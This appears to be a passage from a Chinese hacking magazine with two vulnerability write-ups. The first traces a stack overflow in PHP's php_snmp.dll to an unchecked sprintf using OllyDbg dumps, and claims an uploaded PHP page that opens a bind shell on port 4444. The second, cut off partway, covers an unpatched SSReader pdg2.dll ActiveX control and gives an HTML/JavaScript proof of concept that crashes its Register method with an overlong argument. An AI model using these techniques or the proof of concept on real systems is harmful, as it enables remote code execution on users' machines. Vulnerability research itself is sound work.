0998D8F4  017672B7  php_snmp.017672B7
  ；在此刻之前执行过的函数，应该是一个返回地址
0998D8F8  0998D928  ASCII 41,"AAAA……"
0998D8FC  09A927E8  ASCII 41,"AAAA……"
0998D900  09AC7600
0998D904  0195C370
0998D908  0998DA50  ASCII "1.3.6.1.2.1.AAAA……"
0998D90C  00000000
0998D910  09AC760B
0998D914  09AC760C  ASCII 41,"AAAA……"
0998D918  7FFDC000
0998D91C  0998DB48
0998D920  00000001
0998D924  000F4240
0998D928  41414141
  以下是传入的第3个畸形参数，已经被压入栈中，并覆盖了EIP为FFFFFFFF
0998D92C  41414141
  ……省略……
0998DA1C  41414141
0998DA20  41414141
0998DA24  90909090
0998DA28  FFFFFFFF
  ；制造的EIP，无效的内存地址，目的是为了使程序停下来
0998DA2C  00000000  ；此刻的栈顶
```

经过对上面栈的内容的分析，我们可以知道在此刻之前程序执行过两个函数，它们的地址分别在php_snmp.01753769和php_snmp.017672B7附近。于是在OllyDBG中按Ctrl+G到这两个地址附近，在php_snmp.017672B7附近发现了一段非常可疑的代码，很可能就是导致栈溢出的根本原因。

```
0176729E  68 EC0F7801  PUSH php_snmp.01780FEC
  ；ASCII "%s" 格式串，整数转成字符串
017672A3  52  PUSH EDX
  ；栈帧中的一个地址（被覆盖的起始地址）
017672A4  FF15 70F07701  CALL DWORD PTR DS:[<&MSVCRT.sprintf>]
  ；msvcrt.sprintf栈溢出！
017672AA  83C4 0C  ADD ESP,0C
017672AD  8D4424 2C  LEA EAX,DWORD PTR SS:[ESP+2C]
017672B1  50  PUSH EAX
017672B2  E8 99C4FEFF  CALL php_snmp.01753750
017672B7  83C4 04  ADD ESP,4
```

第三步，关闭OllyDBG，然后重新启动OllyDBG，选择"File->Attach"，再选择第一个httpd进程，点击"Attach"按钮。等30秒创建线程的时间后，选择OllyDBG的"View->Executable modules"，或者按Alt+E，打开模块列表，找到php_snmp模块，如图7所示。双击这个模块，进入这个模块的代码段，按Ctrl+G到上面的可疑地址017672A4处，然后在这里下断点。




图7

第四步，把上面更改的PHP页面（index.php）再改回原样，打开IE，访问这个页面http://127.0.0.1:8080/，此时会发现OllyDBG停在了刚才下的断点

处。再看一下栈就明白了，原来是sprintf函数使用不当惹的祸，如图8 所示。




图8

看到这里，大家自然要问，为什么说是sprintf函数使用不当呢？这个问题很关键！这个问题解答完后，大家自然就会明白本漏洞发生的根本原因所在了。

首先来看看sprintf函数的定义和程序例子。

```
函数名: sprint
功能: 送格式化输出到字符串中
用法: int sprintf(char *string, char *farmat [,argument,...]);
程序实例:
#include <stdio.h>
#include <math.h>
int main(void)
{
char buffer[80];
sprintf(buffer, "An approximation of Pi is %f\n", M_PI);
puts(buffer);
return 0;
}
```

事实上，sprintf的作用是将一个格式化的字符串输出到一个目的字符串中，而printf是将一个格式化的字符串输出到屏幕。sprintf的第一个参数就是目的字符串，如果不指定这个参数，执行过程中将出现——"该程序产生非法操作，即将被关闭..."的提示。

因为C语言在进行字符串操作时不检查字符串的空间是否够大，所以可能会出现数组越界而导致程序崩溃的问题。即使碰巧程序没有出错，也不要这么用，因为早晚会出错。所以一定要在调用sprintf之前分配足够大的空间给buf。——这就是PHP SNMP扩展库php_snmp.dll中处理给snmpget函数传入的参数存在漏洞的根本原因，因为传入的畸形参数过大，而程序中又没有对传入的参数大小和栈中的缓冲区大小进行比较，直接使用了sprintf函数，因此导致栈溢出！

漏洞利用

这个漏洞虽然被定为Local级别，不能直接利用来远程攻击，但是试想一下，如果目标PHP系统中加载了SNMP扩展库，如果我们在他的网站中寻找可以上传的机会，上传一个我们写的exp_bind4444.php页面，然后在远程访问上传路径下的这个PHP页面，就会导致目标系统栈溢出，同时执行我们编写的ShellCode，打开目标系统的4444端口。

我在本机已经把这个exp_bind4444.php实验通过了，成功地打开了目标主机的4444端口，并且远程的计算机可以用Telnet的方式连接目标主机的4444端口，如图9和图10所示。



图9




图10

总结

综上所述，经过我们的详细分析，导致漏洞的原因已经查明，应该算是C语言中的一个编程基础问题吧！就是在调用sprintf函数之前一定要检查转换格式的字符串和缓冲区的大小，如果分配的缓冲区不够大的话，将会直接导致栈溢出。

通过这个漏洞，我们体会出，往往一个漏洞发生的原因恰好就是某个微不足道的小函数使用不当引起的，就像这个sprintf函数一样，虽然很简单，但是不会用、用不好就会出问题！因此建议大家编程时，一定要对自己使用的函数有较深的理解！

适合读者：入侵爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理



超星阅读器 pdg2.dll ActiveX栈溢出0Day

文/图 张东辉[shineast] 袁野

超星阅览器(SSReader)是超星公司拥有自主知识产权的图书阅览器，是专门针对数字图书的阅览、下载、打印、版权保护和下载计费而研究开发的。经过多年不断改进，SSReader现已发展到4.0版本，是国内外用户数量最多的专用图书阅览器之一。

不幸的是，超星的漏洞层出不穷，黑防经常能爆出超星的0Day，但是超星的软件升级周期似乎太慢了，迟迟不见安全升级，这给使用超星的广大用户带来相当大的安全隐患。本文将揭示存在于pdg2.dll ActiveX中的多处安全漏洞，希望能够引起超星公司的重视！

漏洞分析

我们首先从超星网站(http://www.ssreader.com/downland_index.asp)下载最新版的超星阅读器，版本是4.0，更新日期是2007年5月11日，文件大小为6.8MB。下载后安装之，用COM Explorer可以看到超星在你的系统上注册的几个ActiveX控件。其中有一个就是pdg2.dll这个控件，如图1所示。




图1

搜集到这些信息后，我们就对这个控件有一个大体的认识了。我们能够看出这个控件的CLSID是{7F5E27CE-4A5C-11D3-9232-0000B48A05B2}；文件路径在C:\WINDOWS\system32\pdg2.dll；并且可以看出这个DLL确实是最新4.0版的。

下面我们要来看看这个控件中到底有哪些函数，用VS2005的对象浏览器功能将之打开，可以很清楚地看到这个控件中的变量、函数及函数参数的信息，如图2所示。从中我们可以看出pdg2.dll这个控件中有很多函数，其中经过我测试发现存在漏洞的有多个，例如：




图2

```
public virtual void DownLoad(string URL, string filename)
public virtual void GetRemoteFileTime(string filename)
public virtual void GotoBookPage(string URL, uint PageNum, int isDir)
public virtual int Register(string RegCode, string UserName)
```

下面我们就以Register(string RegCode, string UserName)为例来分析漏洞的成因，其他函数，感兴趣的读者可以自行测试，或许你会有新发现的！另外，在这个控件中的LoadPage()函数曾经也是存在

漏洞的，在之前的《黑客防线》杂志上爱无言老兄就精彩揭示过它的问题，不过我这次测试时发现已经补了。

现在我们就来构造一段能让Register(string RegCode, string UserName)函数溢出的代码，这段代码我们暂时不做什么"坏事"，只是测试一下这个函数。

```
<html>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2" id="target"></object>
<body>
<SCRIPT language="javascript">
var buffer="";
while (buffer.length < 2048) buffer+="\x05";
var ok="1111";
target.Register(ok,buffer);
</script>
</body>
</html>
```

上面这段程序原理很简单，就是给Register函数输入了两个字符串参数，一个是正常的 另一个是超长的，内容是05050505……

把这段程序写入一个记事本，然后把文件名改成test.html，同时用OllyDBG attach IE浏览器，然后打开上面这个test.html，Shift+F7，过一个异常后，程序会由于图3所示的异常而停止下来。

